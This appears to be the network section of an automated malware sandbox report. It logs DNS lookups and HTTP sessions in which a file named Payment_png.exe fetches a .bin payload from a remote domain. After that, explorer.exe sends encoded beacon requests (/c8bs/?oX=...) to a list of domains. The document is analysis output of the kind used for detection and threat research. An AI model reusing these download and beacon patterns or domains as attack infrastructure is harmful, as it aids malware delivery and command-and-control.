Mar 29, 2021 13:58:05.047425985 CEST	53	49199	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:05.763973951 CEST	50620	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:05.809840918 CEST	53	50620	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:06.584971905 CEST	64938	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:06.633824110 CEST	53	64938	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:07.366197109 CEST	60152	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:07.413595915 CEST	53	60152	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:08.147408962 CEST	57544	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:08.209928036 CEST	53	57544	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:09.131398916 CEST	55984	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:09.180187941 CEST	53	55984	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:09.940485954 CEST	64185	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:09.986318111 CEST	53	64185	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:15.098123074 CEST	65110	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:15.145654917 CEST	53	65110	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:25.582076073 CEST	58361	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:25.628344059 CEST	53	58361	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:26.644798040 CEST	63492	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:26.690715075 CEST	53	63492	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:27.612477064 CEST	60831	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:27.671569109 CEST	53	60831	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:27.860575914 CEST	60100	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 29, 2021 13:58:27.906409979 CEST	53	60100	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:28.343625069 CEST	53195	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:28.516680956 CEST	53	53195	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:28.821455002 CEST	50141	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:28.991142035 CEST	53	50141	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:29.466384888 CEST	53023	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:29.519741058 CEST	53	53023	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:31.563354969 CEST	49563	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:31.609754086 CEST	53	49563	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:33.293075085 CEST	51352	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:33.341991901 CEST	53	51352	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:33.966454983 CEST	59349	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:34.022157907 CEST	53	59349	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:43.042294025 CEST	57084	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:43.088284016 CEST	53	57084	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:44.142561913 CEST	58823	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:44.193439960 CEST	53	58823	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:45.353490114 CEST	57568	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:45.399928093 CEST	53	57568	8.8.8.8	192.168.2.3
Mar 29, 2021 13:58:45.457151890 CEST	50540	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:58:45.514496088 CEST	53	50540	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:10.096434116 CEST	54366	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:10.145376921 CEST	53	54366	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:10.315231085 CEST	53034	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:10.361108065 CEST	53	53034	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:10.780493975 CEST	57762	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:10.826448917 CEST	53	57762	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:14.059994936 CEST	55435	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:14.115717888 CEST	53	55435	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:15.812453032 CEST	50713	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:15.880345106 CEST	53	50713	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:21.130537033 CEST	56132	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:21.452011108 CEST	53	56132	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:26.464684963 CEST	58987	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:26.610491037 CEST	53	58987	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:32.034113884 CEST	56579	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:32.202716112 CEST	53	56579	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:37.574982882 CEST	60633	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:37.686423063 CEST	53	60633	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:42.869838953 CEST	61292	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:42.936120987 CEST	53	61292	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:45.327696085 CEST	63619	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:45.373949051 CEST	53	63619	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:46.420058966 CEST	64938	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:46.491791964 CEST	53	64938	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:48.076154947 CEST	61946	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:48.231761932 CEST	53	61946	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:53.513850927 CEST	64910	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:53.579756021 CEST	53	64910	8.8.8.8	192.168.2.3
Mar 29, 2021 13:59:58.811161041 CEST	52123	53	192.168.2.3	8.8.8.8
Mar 29, 2021 13:59:58.890744925 CEST	53	52123	8.8.8.8	192.168.2.3
Mar 29, 2021 14:00:03.900238037 CEST	56130	53	192.168.2.3	8.8.8.8
Mar 29, 2021 14:00:04.060530901 CEST	53	56130	8.8.8.8	192.168.2.3
Mar 29, 2021 14:00:09.069717884 CEST	56338	53	192.168.2.3	8.8.8.8
Mar 29, 2021 14:00:09.134391069 CEST	53	56338	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 29, 2021 13:58:28.343625069 CEST	192.168.2.3	8.8.8.8	0xbb4d	Standard query (0)	aps-mm.com	A (IP address)	IN (0x0001)
Mar 29, 2021 13:58:28.821455002 CEST	192.168.2.3	8.8.8.8	0xa416	Standard query (0)	www.aps-mm.com	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:15.812453032 CEST	192.168.2.3	8.8.8.8	0x1584	Standard query (0)	www.plowbrothers.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Mar 29, 2021 13:59:21.130537033 CEST	192.168.2.3	8.8.8.8	0x43a	Standard query (0)	www.slutefuter.com	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:26.464684963 CEST	192.168.2.3	8.8.8.8	0x77dc	Standard query (0)	www.loversdeal.com	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:32.034113884 CEST	192.168.2.3	8.8.8.8	0xd2ca	Standard query (0)	www.booksfall.com	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:37.574982882 CEST	192.168.2.3	8.8.8.8	0x8448	Standard query (0)	www.pcpartout.com	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:42.869838953 CEST	192.168.2.3	8.8.8.8	0xd02a	Standard query (0)	www.birkenhof-allgaeu.net	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:48.076154947 CEST	192.168.2.3	8.8.8.8	0x1385	Standard query (0)	www.choupisson.com	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:53.513850927 CEST	192.168.2.3	8.8.8.8	0x4e8a	Standard query (0)	www.uforservice.com	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:58.811161041 CEST	192.168.2.3	8.8.8.8	0x2170	Standard query (0)	www.domennyarendi39.net	A (IP address)	IN (0x0001)
Mar 29, 2021 14:00:03.900238037 CEST	192.168.2.3	8.8.8.8	0x184f	Standard query (0)	www.accinf5.com	A (IP address)	IN (0x0001)
Mar 29, 2021 14:00:09.069717884 CEST	192.168.2.3	8.8.8.8	0xdb28	Standard query (0)	www.silverdollarcafe.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 29, 2021 13:58:28.516680956 CEST	8.8.8.8	192.168.2.3	0xbb4d	No error (0)	aps-mm.com		170.249.199.106	A (IP address)	IN (0x0001)
Mar 29, 2021 13:58:28.991142035 CEST	8.8.8.8	192.168.2.3	0xa416	No error (0)	www.aps-mm.com	aps-mm.com		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:58:28.991142035 CEST	8.8.8.8	192.168.2.3	0xa416	No error (0)	aps-mm.com		170.249.199.106	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:10.145376921 CEST	8.8.8.8	192.168.2.3	0x552a	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:59:15.880345106 CEST	8.8.8.8	192.168.2.3	0x1584	No error (0)	www.plowbrothers.com	plowbrothers.com		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:59:15.880345106 CEST	8.8.8.8	192.168.2.3	0x1584	No error (0)	plowbrothers.com		34.102.136.180	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:21.452011108 CEST	8.8.8.8	192.168.2.3	0x43a	Server failure (2)	www.slutefuter.com	none	none	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:26.610491037 CEST	8.8.8.8	192.168.2.3	0x77dc	No error (0)	www.loversdeal.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:59:26.610491037 CEST	8.8.8.8	192.168.2.3	0x77dc	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:26.610491037 CEST	8.8.8.8	192.168.2.3	0x77dc	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:26.610491037 CEST	8.8.8.8	192.168.2.3	0x77dc	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:26.610491037 CEST	8.8.8.8	192.168.2.3	0x77dc	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:26.610491037 CEST	8.8.8.8	192.168.2.3	0x77dc	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:26.610491037 CEST	8.8.8.8	192.168.2.3	0x77dc	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:26.610491037 CEST	8.8.8.8	192.168.2.3	0x77dc	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:32.202716112 CEST	8.8.8.8	192.168.2.3	0xd2ca	No error (0)	www.booksfall.com	www.booksfall.com.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:59:37.686423063 CEST	8.8.8.8	192.168.2.3	0x8448	No error (0)	www.pcpartout.com	www197.wixdns.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 29, 2021 13:59:37.686423063 CEST	8.8.8.8	192.168.2.3	0x8448	No error (0)	www197.wix dns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:59:37.686423063 CEST	8.8.8.8	192.168.2.3	0x8448	No error (0)	balancer.w ixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:59:37.686423063 CEST	8.8.8.8	192.168.2.3	0x8448	No error (0)	5f36b111-b alancer.wi xdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:59:37.686423063 CEST	8.8.8.8	192.168.2.3	0x8448	No error (0)	td-balancer-euw2-6-1 09.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:42.936120987 CEST	8.8.8.8	192.168.2.3	0xd02a	No error (0)	www.birkenhof-allgaeu.net		217.160.0.233	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:48.231761932 CEST	8.8.8.8	192.168.2.3	0x1385	No error (0)	www.choupi sson.com		66.96.160.133	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:53.579756021 CEST	8.8.8.8	192.168.2.3	0x4e8a	No error (0)	www.uforse rvice.com	uforservice.com		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 13:59:53.579756021 CEST	8.8.8.8	192.168.2.3	0x4e8a	No error (0)	uforservice.com		23.227.38.32	A (IP address)	IN (0x0001)
Mar 29, 2021 13:59:58.890744925 CEST	8.8.8.8	192.168.2.3	0x2170	Name error (3)	www.domenn yarendi39.net	none	none	A (IP address)	IN (0x0001)
Mar 29, 2021 14:00:04.060530901 CEST	8.8.8.8	192.168.2.3	0x184f	Name error (3)	www.accinf 5.com	none	none	A (IP address)	IN (0x0001)
Mar 29, 2021 14:00:09.134391069 CEST	8.8.8.8	192.168.2.3	0xdb28	No error (0)	www.silver dollarcafe.com	silverdollarcafe.com		CNAME (Canonical name)	IN (0x0001)
Mar 29, 2021 14:00:09.134391069 CEST	8.8.8.8	192.168.2.3	0xdb28	No error (0)	silverdoll arcafe.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- aps-mm.com
- www.aps-mm.com
- www.plowbrothers.com
- www.loversdeal.com
- www.pcpartout.com
- www.birkenhof-allgaeu.net
- www.choupisson.com
- www.uforservice.com
- www.silverdollarcafe.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49712	170.249.199.106	80	C:\Users\user\Desktop\Payment_png.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:58:28.675035000 CEST	290	OUT	GET /bin_BNUtTDfY243.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: aps-mm.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:58:28.811625957 CEST	291	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 29 Mar 2021 11:58:28 GMT Server: Apache Location: http://www.aps-mm.com/bin_BNUtTDfY243.bin Content-Length: 249 Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 61 70 73 2d 6d 6d 2e 63 6f 6d 2f 62 69 6e 5f 42 4e 55 74 54 44 66 59 32 34 33 2e 62 69 6e 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49713	170.249.199.106	80	C:\Users\user\Desktop\Payment_png.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:58:29.131409883 CEST	292	OUT	GET /bin_BNUtTDfY243.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: www.aps-mm.com Connection: Keep-Alive
Mar 29, 2021 13:58:29.270570040 CEST	292	IN	HTTP/1.1 302 Found Date: Mon, 29 Mar 2021 11:58:29 GMT Server: Apache Location: https://www.aps-mm.com/bin_BNUtTDfY243.bin Content-Length: 226 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 70 73 2d 6d 6d 2e 63 6f 6d 2f 62 69 6e 5f 42 4e 55 74 54 44 66 59 32 34 33 2e 62 69 6e 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49734	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:59:15.924201012 CEST	4022	OUT	GET /c8bs/?oX=mHnwrZz1sKQS3zf7QeEgVUMWoZ3Lc4fpOuayWuCDpyWMt82/PBRmHPawc0L3Kfl51U/x&sPj0qt=EzuD_nNPa4wlp HTTP/1.1 Host: www.plowbrothers.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Mar 29, 2021 13:59:16.123061895 CEST	4023	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 29 Mar 2021 11:59:16 GMT Content-Type: text/html Content-Length: 275 ETag: "606189d6-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49735	198.54.117.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:59:26.801275015 CEST	4879	OUT	GET /c8bs/?oX=Hv8f/9kM6PpCoHCAYeSNySFtV7F8Omi3vFEIW08Kt8pLNhhDl+aE5MaGg51EV/qSy4Lt&sPj0qt=EzuD_nNPa4wlp HTTP/1.1 Host: www.loversdeal.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49737	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:59:37.759048939 CEST	4882	OUT	GET /c8bs/?oX=mCtx4UHL9mNzF3EVU4c9VHavM1DFjubq04c/5ShdsOuIyPGtiFj7akTOwHhyuxeIGqkY&sPj0qt=EzuD_nNPa4wlp HTTP/1.1 Host: www.pcpartout.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Mar 29, 2021 13:59:37.861877918 CEST	4883	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 29 Mar 2021 11:59:37 GMT Content-Length: 0 Connection: close location: https://www.pcpartout.com/c8bs?oX=mCtx4UHL9mNzF3EVU4c9VHavM1DFjubq04c%2F5ShdsOuIyPGtiFj7akTOwHhyuxeIGqkY&sPj0qt=EzuD_nNPa4wlp strict-transport-security: max-age=120 x-wix-request-id: 1617019177.80584040510711231 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVjiVMoGgJZPyIJpdYBUTBrV,qquldgcFrj2n046g4RNSVAWNqgzSMQ+UB9IQX4udZ+Q=,2d58ifebGbosy5xc+FRalvfZD7TLdGiEhML9WpD1EDCGLdCQN31ePkoJDRNIDPa3GgqFbFMYwiXnFojPwdof6CrAvUe7erS/8UkenfHSRWs=,2UNV7KOq4oGjA5+PKsX47FoxTR+xW4dT2i2c322L5wc=,LXlT8qjS5x6WBejJA3+gBYyEjTvzigG4XLss7FD8eEGTzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2cMPpyw==,9bmvtgOsMBj+rhOGTJK8foYtDIPVQKjbBTecFiwGIGNvOTD8KsDugQppFc8+khY5muOkfcTSJaUOHID2KQbqrA== Cache-Control: no-cache Server: Pepyaka/1.19.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49738	217.160.0.233	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:59:42.981523991 CEST	4884	OUT	GET /c8bs/?oX=LeA7SnvTFXlqZuqbSI7RL/JE3Y5e3FfIcVn/p/TMp/5vx2Fx/wjFaW5mPJS2e1LpHtn7&sPj0qt=EzuD_nNPa4wlp HTTP/1.1 Host: www.birkenhof-allgaeu.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Mar 29, 2021 13:59:43.026885033 CEST	4885	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 29 Mar 2021 11:59:43 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49741	66.96.160.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:59:48.360106945 CEST	4921	OUT	GET /c8bs/?oX=VA+RheUhnH6IZbm+U8Y2mzCnWc09b3JHiGFV6nsBhBIaDv1TGDBDOGhITueAfFfv+F2O&sPj0qt=EzuD_nNPa4wlp HTTP/1.1 Host: www.choupisson.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:59:48.489104986 CEST	4922	IN	HTTP/1.1 302 Found Date: Mon, 29 Mar 2021 11:59:48 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 313 Connection: close Server: Apache/2 Location: https://www.choupisson.com/c8bs/?oX=VA+RheUhnH6IZbm+U8Y2mzCnWc09b3JHiGFV6nsBhBIa Dv1TGDBDOGhITueAfFfv+F2O&sPj0qt=EzuD_nNPa4wlp Cache-Control: max-age=3600 Expires: Mon, 29 Mar 2021 12:59:48 GMT Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 68 6f 75 70 69 73 73 6f 6e 2e 63 6f 6d 2f 63 38 62 73 2f 3f 6f 58 3d 56 41 2b 52 68 65 55 68 6e 48 36 49 5a 62 6d 2b 55 38 59 32 6d 7a 43 6e 57 63 30 39 62 33 4a 48 69 47 46 56 36 6e 73 42 68 42 49 61 44 76 31 54 47 44 42 44 4f 47 68 49 54 75 65 41 66 46 66 76 2b 46 32 4f 26 61 6d 70 3b 73 50 6a 30 71 74 3d 45 7a 75 44 5f 6e 4e 50 61 34 77 6c 70 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49742	23.227.38.32	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Mar 29, 2021 13:59:53.620903015 CEST	4923	OUT	GET /c8bs/?oX=O8PbLgx16hMIOJ1rZ9qRlhWRXDOrjvK9cMkfWsk/HAIbj7Mo3Z6p/LmWsoKge1OKT5Rd&sPj0qt=EzuD_nNPa4wlp HTTP/1.1 Host: www.uforservice.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Mar 29, 2021 13:59:53.792627096 CEST	4924	IN	HTTP/1.1 403 Forbidden Date: Mon, 29 Mar 2021 11:59:53 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 159 X-Sorting-Hat-ShopId: 46980300960 X-Dc: gcp-us-central1 X-Request-ID: 3034cefa-2765-4a18-84be-5fd56af09bd9 Set-Cookie: _shopify_fs=2021-03-29T11%3A59%3A53Z; Expires=Tue, 29-Mar-22 11:59:53 GMT; Domain=uforservice.com; Path=/; SameSite=Lax X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 091f73e1350000c2bdc20e0000000001 Server: cloudflare CF-RAY: 6378ef485d13c2bd-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 